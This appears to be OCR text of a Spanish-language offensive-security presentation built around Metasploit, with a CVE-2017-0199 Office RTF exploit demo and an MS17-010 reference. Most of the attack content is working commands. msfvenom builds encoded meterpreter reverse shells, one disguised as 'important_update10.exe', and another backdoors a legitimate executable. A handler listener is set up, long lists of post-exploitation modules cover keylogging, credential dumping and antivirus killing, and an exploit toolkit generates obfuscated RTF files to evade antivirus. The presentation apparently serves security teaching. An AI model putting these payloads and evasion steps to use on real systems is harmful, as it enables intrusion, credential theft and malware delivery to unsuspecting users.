Pro.

Enter search query... Select Database

Or, Browse latest vulnerabilities or latest modules

Displaying module details **1 - 10** of **3398** in total

Back to search

1 2 3 4 5

WePresent WiPG-1000 Command Injection EXPLOIT

Disclosed: April 20, 2017

This module exploits a command injection vulnerability in an undocumented CGI file in several versions of the WePresent WiPG-1000 devices. Version 2.0.0.7 was confirmed vulnerable, 2.2.3.0 patched this vulnerability.

Huawei HG532n Command Injection EXPLOIT


https://www.exploit-db.com/searchsploit/


What is SearchSploit?


Included in our Exploit Database repository on GitHub is "searchsploit", a command line search tool for Exploit-DB that also allows you to take a copy of Exploit Database with you, everywhere you go. SearchSploit gives you the power to perform detailed off-line searches through your locally checked-out copy of the repository. This capability is particularly useful for security assessments on segregated or air-gapped networks without Internet access.

Many exploits contain links to binary files that are not included in the standard repository but can be found in our Exploit Database Binary Exploits repository instead. If you anticipate you will be without Internet access on an assessment, ensure you check out both repositories for the most complete set of data.

Note: The name of this utility is Search**Sploit** and as its name indicates, it will search for all exploits and shellcode. It will not include any results for Papers and Google Hacking Database.




Applications Places System
Parrot
File Edit View Search Terminal Help
[osboxes@parrot]-[~]
$sudo -i
[sudo] password for osboxes:
root@parrot:~# msfconsole
fatal: Not a git repository (or any of the parent directories): .g
http://metasploit.com
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit
=[metasploit v4.14.5-dev]
+ -- --=[1635 exploits - 935 auxiliary - 285 post]
+ -- --=[472 payloads - 40 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


root@wpad:~/metasploit-framework/modules/exploits/windows/smb# ls
ms03_049_netapi.rb
ms04_007_killbill.rb
ms04_011_lsass.rb
ms04_031_netdde.rb
ms05_039_pnp.rb
ms06_025_rasmans_reg.rb
ms06_025_rras.rb
ms06_040_netapi.rb
ms06_066_nwapi.rb
ms06_066_nwwks.rb
ms06_070_wkssvc.rb
ms07_029_msdns_zonename.rb
ms08_067_netapi.rb
ms09_050_smb2_negotiate_func_index.rb
ms10_061_spoolss.rb
netidentity_xtierrpcpipe.rb
psexec_psh.rb
psexec.rb
smb_relay.rb
timbuktu_plughntcommand_bof.rb
root@wpad:~/metasploit-framework/modules/exploits/windows/smb#

```
msf exploit(ms08_067_netapi) > use auxiliary/scanner/portscan/tcp msf
auxiliary(tcp) > set RHOSTS 192.168.218.0/24
RHOSTS => 192.168.218.0/24
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > set PORTS 445
PORTS => 445
msf auxiliary(tcp) > run
[*] Scanned 027 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 079 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] 192.168.218.136:445 - TCP OPEN
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 210 of 256 hosts (082% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed msf auxiliary(tcp) >
```

Msfpaylod + Msfencoder = Msfvenom

```
root#logikz/opt/metasploit-framework ./msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 -f exe LHOST=192.168.0.12 LPORT=4444 > /home/awer/important_update10.exe
```

```
root@kali:~# msfvenom -a x86 --platform windows -x sol.exe -k -p windows/messagebox lhost=192.168.101.133 -b "\x00" -f exe -o sol_bdoor.exe
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 299 (iteration=0) x86/shikata_ga_nai chosen with final size 299
Payload size: 299 bytes
Saved as: sol_bdoor.exe
```

Utilidades Msfvenom

Listado de encoders

```
msfvenom -l encoders
```

Encoding encadenado


```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.3 LPORT=4444 -f raw -e x86/shikata_ga_nai -i 5 |
\ msfvenom -a x86 --platform windows -e x86/countdown -i 8 -f raw |
\ msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -f exe -o payload.exe
```

Con msfvenom solo se crea el payload, falta crear el listener que permitirá aceptar la conexión reversa de la explotación.

Para ello en una terminal:

1.sudo msfconsole use exploit/multi/handler
2.set PAYLOAD windows/meterpreter/reverse_tcp
3.set LHOST 192.168.23.103
4.set LPORT 443
5.exploit

```
meterpreter > run post/windows/
Display all 171 possibilities? (y or n)
run post/windows/capture/keylog_recorder
run post/windows/capture/lockout_keylogger
run post/windows/escalate/droplnk
run post/windows/escalate/getsystem
run post/windows/escalate/golden_ticket
run post/windows/escalate/ms10_073_kbdlayout
run post/windows/escalate/screen_unlock
run post/windows/gather/ad_to_sqlite
run post/windows/gather/arp_scanner
run post/windows/gather/bitcoin_jacker
run post/windows/gather/bitlocker_fvek
run post/windows/gather/cachedump
run post/windows/gather/checkvm
run post/windows/gather/credentials/avira_password
run post/windows/gather/credentials/bulletproof_ftp
run post/windows/gather/credentials/coreftp
run post/windows/gather/credentials/credential_collector
run post/windows/gather/credentials/domain_hashdump
run post/windows/gather/credentials/dyndns
run post/windows/gather/credentials/enum_cred_store
run post/windows/gather/credentials/enum_laps
run post/windows/gather/credentials/enum_picasa_pwds
run post/windows/gather/credentials/epo_sql
run post/windows/gather/credentials/filezilla_server
run post/windows/gather/credentials/flashfxp
run post/windows/gather/credentials/ftpnavigator
run post/windows/gather/credentials/ftpx
run post/windows/gather/credentials/gpp
run post/windows/gather/credentials/heidisql
run post/windows/gather/credentials/idm
run post/windows/gather/credentials/imail
run post/windows/gather/credentials/imvu
run post/windows/gather/credentials/mcafee_vse_hashdump
run post/windows/gather/credentials/mdaemon_cred_collector
run post/windows/gather/credentials/meebo
run post/windows/gather/credentials/mremote
run post/windows/gather/credentials/mssql_local_hashdump
run post/windows/gather/credentials/nimbuzz
run post/windows/gather/credentials/outlook
run post/windows/gather/credentials/razer_synapse
run post/windows/gather/credentials/razorsql
run post/windows/gather/credentials/rdc_manager_creds
run post/windows/gather/enum_prefetch
run post/windows/gather/enum_proxy
run post/windows/gather/enum_putty_saved_sessions
run post/windows/gather/enum_services
run post/windows/gather/enum_shares
run post/windows/gather/enum_snmp
run post/windows/gather/enum_termserv
run post/windows/gather/enum_tokens
run post/windows/gather/enum_tomcat
run post/windows/gather/enum_trusted_locations
run post/windows/gather/enum_unattend
run post/windows/gather/file_from_raw_ntfs
run post/windows/gather/forensics/browser_history
run post/windows/gather/forensics/duqu_check
run post/windows/gather/forensics/enum_drives
run post/windows/gather/forensics/imager
run post/windows/gather/forensics/nbd_server
run post/windows/gather/forensics/recovery_files
run post/windows/gather/hashdump
run post/windows/gather/local_admin_search_enum
run post/windows/gather/lsa_secrets
run post/windows/gather/make_csv_orgchart
run post/windows/gather/memory_grep
run post/windows/gather/ntds_location
run post/windows/gather/outlook
run post/windows/gather/phish_windows_credentials
run post/windows/gather/resolve_sid
run post/windows/gather/reverse_lookup
run post/windows/gather/screen_spy
run post/windows/gather/smart_hashdump
run post/windows/gather/tcpnetstat
run post/windows/gather/usb_history
run post/windows/gather/win_privs
run post/windows/gather/wmic_command
run post/windows/gather/word_unc_injector
run post/windows/manage/add_user_domain
run post/windows/manage/autoroute
run post/windows/manage/change_password
run post/windows/manage/clone_proxy_settings
run post/windows/manage/delete_user
run post/windows/manage/download_exec
run post/windows/manage/driver_loader
```


run post/windows/gather/credentials/smartermail
run post/windows/gather/credentials/smartftp
run post/windows/gather/credentials/sso
run post/windows/gather/credentials/steam
run post/windows/gather/credentials/tortoisesvn
run post/windows/gather/credentials/total_commander
run post/windows/gather/credentials/trillian
run post/windows/gather/credentials/vnc
run post/windows/gather/credentials/windows_autologin
run post/windows/gather/credentials/winscp
run post/windows/gather/credentials/wsftp_client
run post/windows/gather/dnscache_dump
run post/windows/gather/dumplinks
run post/windows/gather/enum_ad_bitlocker
run post/windows/gather/enum_ad_computers
run post/windows/gather/enum_ad_groups
run post/windows/gather/enum_ad_managedby_groups
run post/windows/gather/enum_ad_service_principal_names
run post/windows/gather/enum_ad_to_wordlist
run post/windows/gather/enum_ad_user_comments
run post/windows/gather/enum_ad_users
run post/windows/gather/enum_applications
run post/windows/gather/enum_artifacts
run post/windows/gather/enum_av_excluded
run post/windows/gather/enum_chrome
run post/windows/gather/enum_computers
run post/windows/gather/enum_db
run post/windows/gather/enum_devices
run post/windows/gather/enum_dirperms
run post/windows/gather/enum_domain
run post/windows/gather/enum_domain_group_users
run post/windows/gather/enum_domain_tokens
run post/windows/gather/enum_domain_users
run post/windows/gather/enum_domains
run post/windows/gather/enum_emet
run post/windows/gather/enum_files
run post/windows/gather/enum_hostfile
run post/windows/gather/enum_ie
run post/windows/gather/enum_logged_on_users
run post/windows/gather/enum_ms_product_keys
run post/windows/gather/enum_muicache
run post/windows/gather/enum_patches
run post/windows/gather/enum_powershell_env
meterpreter > run post/windows/
run post/windows/manage/enable_support_account
run post/windows/manage/exec_powershell
run post/windows/manage/forward_pageant
run post/windows/manage/hashcarve
run post/windows/manage/ie_proxypac
run post/windows/manage/inject_ca
run post/windows/manage/inject_host
run post/windows/manage/killav
run post/windows/manage/migrate
run post/windows/manage/mssql_local_auth_bypass
run post/windows/manage/multi_meterpreter_inject
run post/windows/manage/nbd_server
run post/windows/manage/payload_inject
run post/windows/manage/persistence_exe
run post/windows/manage/portproxy
run post/windows/manage/powershell/build_net_code
run post/windows/manage/powershell/exec_powershell
run post/windows/manage/pptp_tunnel
run post/windows/manage/priv_migrate
run post/windows/manage/pxeexploit
run post/windows/manage/reflective_dll_inject
run post/windows/manage/remove_ca
run post/windows/manage/remove_host
run post/windows/manage/rpcapd_start
run post/windows/manage/run_as
run post/windows/manage/run_as_psh
run post/windows/manage/sdel
run post/windows/manage/sticky_keys
run post/windows/manage/vss_create
run post/windows/manage/vss_list
run post/windows/manage/vss_mount
run post/windows/manage/vss_set_storage
run post/windows/manage/vss_storage
run post/windows/manage/wdigest_caching
run post/windows/manage/webcam
run post/windows/recon/computer_browser_discovery
run post/windows/recon/outbound_ports
run post/windows/recon/resolve_ip
run post/windows/wlan/wlan_bss_list
run post/windows/wlan/wlan_current_connection
run post/windows/wlan/wlan_disconnect
run post/windows/wlan/wlan_profile

DEMO TIME

DEMO TIME

Atacante
Parrot Linux 3.5
Metasploit handler
192.168.193.128

Victima
MS Windows 10 Updated
MS Office 2016
192.168.193.1

DEMO TIME

CVE-2017-0199 nació como un 0-day que explotaba las últimas versiones de Microsoft Office, concretamente un RTF que se vio inicialmente en un manual militar en ruso con objetivos en la República de Donestk y que comprometía el PC de la víctima con sólo abrirlo (permitía RCE).

Luego se usó también para instalar malware como Latentbot y en campañas del troyano bancario Dridex, aunque hasta ahora no había mucho detalle del exploit.

DEMO TIME

CVE-2017-0199 – Riesgo total 7,8/10

Microsoft Office 2007 SP3, Microsoft Office 2010 SP2, Microsoft Office 2013 SP1, Microsoft Office 2016, Microsoft Windows Vista SP2, Windows Server 2008 SP2, Windows 7 SP1, Windows 8.1 y Windows 10 permite ejecución remota de código arbitrario a través de un documento de MS Office especialmente diseñado, aka "Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API."

DEMO TIME

CVE-2017-0199

1- Se envía documento especialmente diseñado con objeto OLE2 embebido
2 – Usuario con versiones vulnerables abre el documento, winword.exe realiza request HTTP para ejecutar un archivo HTA malicioso
3 – El archivo retornado por el server remoto es un RTF falso con un script malicioso
4 - Winword.exe observa por application/hta en los objetos COM, lo que causa a la aplicacion (mshta.exe) cargar y ejecutar el script malicioso
5 – El script ejecuta un script Visual Basic que contiene commandos PowerShell

Exploit toolkit CVE-2017-0199 - v3.0

Exploit toolkit CVE-2017-0199 - v3.0 is a handy python script which provides a quick and effective way to exploit Microsoft RTF RCE. It could generate a malicious (Obfuscated) RTF file and deliver metasploit / meterpreter / other payload to victim without any complex configuration.

Video tutorial (for v2.0)

https://youtu.be/42LjG7bAvpg


Release note:

Introduced following capabilities to the script

```
- Generate Malicious Obfuscated RTF file ( using -x option ) to bypass AV
```

Detection rate before obfuscation

Detection rate after obfuscation:



DEMO TIME

Microsoft Security Bulletin MS17-010 - Critical

Security Update for Microsoft Windows SMB Server (4013389)

Published: March 14, 2017

Version: 1.0

Executive Summary

This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.

